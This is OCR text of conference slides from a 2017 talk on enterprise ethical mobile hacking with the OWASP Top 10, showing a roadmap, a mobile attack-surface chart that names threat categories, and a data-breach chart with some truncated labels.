saltmarch MEDIA™

MOBILE & DISRUPTIVE TECHNOLOGY SUMMIT

October 5 - 6, 2017

https://tinyurl.com/y9be6ynf

Enterprise Ethical Mobile Hacking Using OWASP Top 10 2017

Rohit Bhardwaj

Principal Cloud Engineer,
Kronos Inc.
Twitter: rbhardwaj1

saltmarch

MODS
MOBILE & DISRUPTIVE TECHNOLOGY SUMMIT

5-7 October 2016. Bangalore, India

www.modsummit.com


Roadmap


https://tinyurl.com/y9be6ynf

- **Ethical Hacking**
- Threat Modeling
- Static Analysis
  - SEI CERT Coding Standards
- Dynamic Analysis
  - OWASP Top 10
- Ethical Hacking Steps

http://www.cryptus.in/image/hack.jpg



Whitehats


Public clouds
Distributed apps
Microservices
docker
µ Service
µ Service
µ Service
µ Service
µ Service
µ Service
kubernetes
APIs
App workloads
Microservices
Private cloud
CF
Pivotal CF
Platform-as-a-Service


Public Clouds
Distributed apps
Insecure
Inability to secure critical assets exposed beyond trust boundaries
Microservices
docker
μ Service
μ Service
kubernetes
Silos
Disparate implementations are creating new silos, limiting reuse
Flying Blind
Lack of insight into usage, performance, users, products, and anomolies
APIs
App workloads
Microservices
Private Cloud
CF
Pivotal CF
Platform-as-a-Service

http://www.powderfool.com/wp-content/uploads/2015/08/2a0b6d5.jpg

Attack surface




The Mobile Attack Surface

ATTACK SURFACE: THE DEVICE

BROWSER
- Phishing
- Framing
- Clickjacking
- Man-in-the-Middle
- Buffer Overflow
- Data Caching

SYSTEM
- No Passcode/Weak Passcode
- iOS Jailbreak
- Android Rooting
- OS Data Caching
- Passwords & Data Accesible
- Carrier-Loaded Software
- No Encryption/Weak Encryption
- User-Initiated Code



PHONE/SMS
- Baseband Attacks
- SMishing

APPS
- Sensitive Data Storage
- No Encyption/Weak Encyption
- Improper SSL Validation
- Config Manipulation
- Dynamic Runtime Injection
- Unintented Permissions
- Escalated Privileges

MALWARE

ATTACK SURFACE: THE NETWORK

- Wi-Fi (No Encryption/Weak Encryption)
- Rogue Access Point
- Pocket Sniffing
- Man-in-the-Middle (MITM)
- Session Hacking
- DNS Poisoning
- SSL Strip
- Fake SSL Certificate

ATTACK SURFACE: THE DATA CENTER

WEB SERVER
- Platform Vulnerabilities
- Server Misconfiguration
- Crross-Site Scripting (XSS)
- Cross-Site Request Forgery (XSRF)
- Weak Input Validation
- Brute Force Attacks

DATABASE
- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

NowSecure™

ATTACK SURFACE: THE DEVICE

BROWSER

Phishing

Framing

Clickjacking

Man-in-the-Middle

Buffer Overflow

Data Caching

SYSTEM

No Passcode/Weak Passcode

iOS Jailbreak

Android Rooting


OS Data Caching

Passwords & Data Accesible

Carrier-Loaded Software

No Encryption/Weak Encryption

User-Initiated Code



ATTACK SURFACE: THE NETWORK

Wi-Fi (No Encryption/Weak Encryption)
Rogue Access Point
Pocket Sniffing
Man-in-the-Middle (MITM)
Session Hacking
DNS Poisoning
SSL Strip
Fake SSL Certificate

PHONE/SMS

Baseband Attacks
SMishing

APPS

Sensitive Data Storage
No Encyption/Weak Encyption
Improper SSL Validation
Config Manipulation
Dynamic Runtime Injection
Unintented Permissions
Escalated Privileges

MALWARE

ATTACK SURFACE: THE DATA CENTER

WEB SERVER

Platform Vulnerabilities
Server Misconfiguration
Crross-Site Scripting (XSS)
Cross-Site Request Forgery (XSRF)
Weak Input Validation
Brute Force Attacks

DATABASE

SQL Injection
Privilege Escalation
Data Dumping
OS Command Execution

World's Biggest Data Breaches

Selected losses greater than 30,000 records

(updated 2nd October 2015)

interesting story

YEAR | *BUBBLE COLOUR* YEAR | METHOD OF LEAK | *BUBBLE SIZE* NO OF RECORDS STOLEN | DATA SENSITIVITY | HIDE FILTER

latest

Anthem
80, 000, 000

Carefirst

Experian / T-mobile

Adult Friend Finder

Australian Immigration Department

British Airways

CarPhone Warehouse

AshleyMadison.com

Community Health Services

Dominios Pizzas (France)

D&B, Altegrity

AOL
2, 400, 000

Home De
56, 000, 000

Ebay
145, 000, 000

IRS

Hacking Team

MSpy

JP M

Securus Technologies

European Central Bank

MacRumours.com

Kissinger Cables

NASDAQ

NMBS

Scribd

Sony Pict
100 terrabyt
Read a bit mo

US Office of Personnel Management

Uber

UPS

Filter by...

ORGANISATION

